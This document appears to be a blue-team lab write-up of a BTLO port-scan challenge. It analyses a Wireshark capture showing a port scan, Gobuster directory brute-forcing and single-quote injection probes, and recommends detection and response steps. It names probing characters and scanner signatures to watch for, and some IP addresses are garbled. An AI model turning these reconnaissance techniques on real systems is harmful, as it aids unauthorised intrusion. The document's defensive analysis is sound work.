

1. Flag *10.4* for immediate investigation: check for unusual processes, user behavior, and potential persistence mechanisms.
2. Correlate firewall or IDS/IPS logs for other connections from *10.4* to determine scanning scope.
3. Enrich this data with EDR visibility (if available) — was this an automated script or user-driven?
4. Alert blue team or endpoint owners about *10.4*'s behavior and consider network isolation for deeper forensics.
5. Add detection logic for unusual internal scanning (e.g., high volume of RSTs or multiple ports targeted per minute).







The screenshot shows a Wireshark session titled "BTLOPortScan.pcap". The packet list pane displays a large number of TCP connections between two hosts, 10.251.96.4 and 10.251.96.5. Many of these connections are highlighted in red, indicating they are part of a scan or attack. A specific frame is highlighted in yellow, labeled "Multicast Domain Name System (query)". The packet details and bytes panes are visible at the bottom, showing the raw hex and ASCII data for the selected frame.

The screenshot shows a Wireshark session titled "BTLOPortScan.pcap". The packet list pane displays approximately 150 captured frames, mostly SYN and RST packets, originating from various IP addresses (e.g., 10.251.96.4, 10.251.96.5) and destined for port 80. The details and bytes panes provide a detailed view of the captured data frames.







BTLO URL Decode and Encode

https://www.urldecoder.org

Decode

Decode from URL-encoded format

Simply enter your data then push the decode button.

%627

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

Bonus tip: Bookmark us!

Other tools

- Base64 Decode
- Base64 Encode
- JSON Minify
- JSON Beautify
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- CSS Minify
- CSS Beautify

Partner sites

- Free Uptime Monitoring

Gobuster Web Directory Brute Force + Open Ports Detected

 **Tool/Technique:** Wireshark (TCP Analysis + HTTP Stream Inspection + User-Agent Fingerprinting)

 **Timestamp:** 2021-02-07 16:34:05

 **Context:**

This activity marks the **transition from reconnaissance to enumeration** in the cyber kill chain. The attacker, after discovering open ports, begins actively probing the web server's directory structure using an automated scanner — a typical behavior in early-stage exploitation prep.

Why This Matters:

Detecting tool usage like **Gobuster** is crucial. It is a known offensive tool used for **web directory brute-forcing**, and its presence strongly implies **manual attacker activity or automated enumeration post-access**. This type of behavior is often missed without deep packet analysis or application layer visibility.

My Analysis:

- **Observation:**

- **Open ports were confirmed** on the internal target **10.2.51.96.5** — HTTP (port 80) observed in **packet 134**, and SSH (port 22) in **packet 151**, confirming these services are active and responding to TCP SYNs.
- A **rapid scan** was completed within **~1 second** between packets 117–2165, highlighting a very fast, likely automated reconnaissance.
- By **packet 2172**, full HTTP communication starts on port 80. A follow-up of the HTTP stream reveals Apache software running on an **Ubuntu server**, same as previous targets.
- A **POST request** is seen on **packet 2190**, with the payload including a suspiciously encoded character (%27 = '), hinting at possible injection attempts.
- A **change in User-Agent** is detected:
 - Initial requests used Mozilla/5.0 (SL5) (likely spoofed).
 - Then, a clear signature: gobuster/3.0.1 — indicating the use of **Gobuster**, a web directory brute-force tool.
- Requests from Gobuster mostly result in **404 Not Found**, except for one successful response (**HTTP/1.1 200 OK**) for the root directory /.


- **Interpretation:**


- The attacker has **identified open services** and is now enumerating the web server's contents.
- **Gobuster**, being a widely known offensive tool, is not a typical user browser and its user-agent makes it highly detectable.
- The use of %27 (single quote) in POST requests may suggest **early probing for SQL injection** or malformed input handling.
- No login was successful, but the attacker is clearly trying to find hidden paths or unprotected endpoints, possibly to escalate later.

- **Action:**

- Alert on Gobuster User-Agent** — Any presence in internal traffic is highly suspicious.
- Review the full list of requested directories to assess if sensitive endpoints were discovered.
- Correlate with WAF, proxy, and web server logs to confirm whether this activity was logged or blocked.
- Check server logs for any POST request anomalies or malformed payloads (e.g., ', --, %00, etc.).
- Immediately **flag 10.4 for deeper forensic triage**, including memory dump, user session analysis, and scheduled tasks.
- If appropriate, **block Gobuster-style scanning at the perimeter or on internal network segments** using IDS/IPS custom rules.

Key takeaway: Spotting tools like Gobuster in network traffic is like catching a burglar with a lockpick — it is no longer a question of "if" but "**what they are trying to break into next.**"





🔍 Identifying Anomalous Web Server Responses Using Smart Filtering

⌚ **Tool/Technique:** Wireshark (HTTP Display Filters + Payload Length Heuristics)

⌚ **Timestamp:** 2021-02-07 16:34:05

🔗 **Context:**

This is a **refined enumeration phase** in the attack chain, where the attacker's brute force against web directories (via Gobuster) is filtered down to find **successful responses (HTTP 200)**. This is likely a **manual review of valid endpoints**, signaling a shift from automation to precision targeting.

🎯 **Why This Matters:**



This shows the power of **anomaly detection in packet sizes** — not all HTTP 200 responses are equal. Large-length responses often contain files, configuration data, or directory listings, all of which can aid an attacker in exploiting or navigating deeper into the system.


💡 **My Analysis:**

- **Observation:**
 - Gobuster continues scanning alphabetically through common directory names (com, config, etc.).

- Most responses return with a **404 Not Found**, but a Wireshark filter is crafted to isolate all **HTTP 200 OK** responses sourced from 10.2.51.96.5.
 - A custom display filter is built using:
 - http.response.code == 200
 - ip.src == 10.2.51.96.5
 - This narrows down the view to only successful responses from the web server.
 - Among the 200s, most have packet lengths around 500–700 bytes — consistent with normal page headers or redirects.
 - However, **one response spikes to 8494 bytes**, indicating a significantly **larger payload**.
 - Packet 2174 is selected for review, but at surface level, the stream content does not immediately reveal sensitive data.
- **Interpretation:**
 - The attacker is **actively validating successful GET requests** and correlating them to payload size — a known tactic to discover hidden file dumps or unsecured configuration pages.
 - The anomalous size implies the presence of **a large data object**, which could be:
 - A page with detailed directory listings
 - A file download
 - A misconfigured endpoint returning verbose content
 - Even though the content did not yield immediate value, the technique itself is advanced: **using byte size as a signal of value**.
- **Action:**
 1. Review all filtered HTTP 200 responses and extract the corresponding payloads.
 2. Flag any large responses (>5KB) for **manual inspection** — potential leak of configuration, logs, or sensitive files.
 3. Correlate with Apache or NGINX logs to check what was accessed and whether authentication was bypassed.
 4. Search internal file systems or web roots to **audit access permissions** and directory listing configurations.
 5. If applicable, **disable directory indexing** and validate .htaccess or nginx.conf settings.

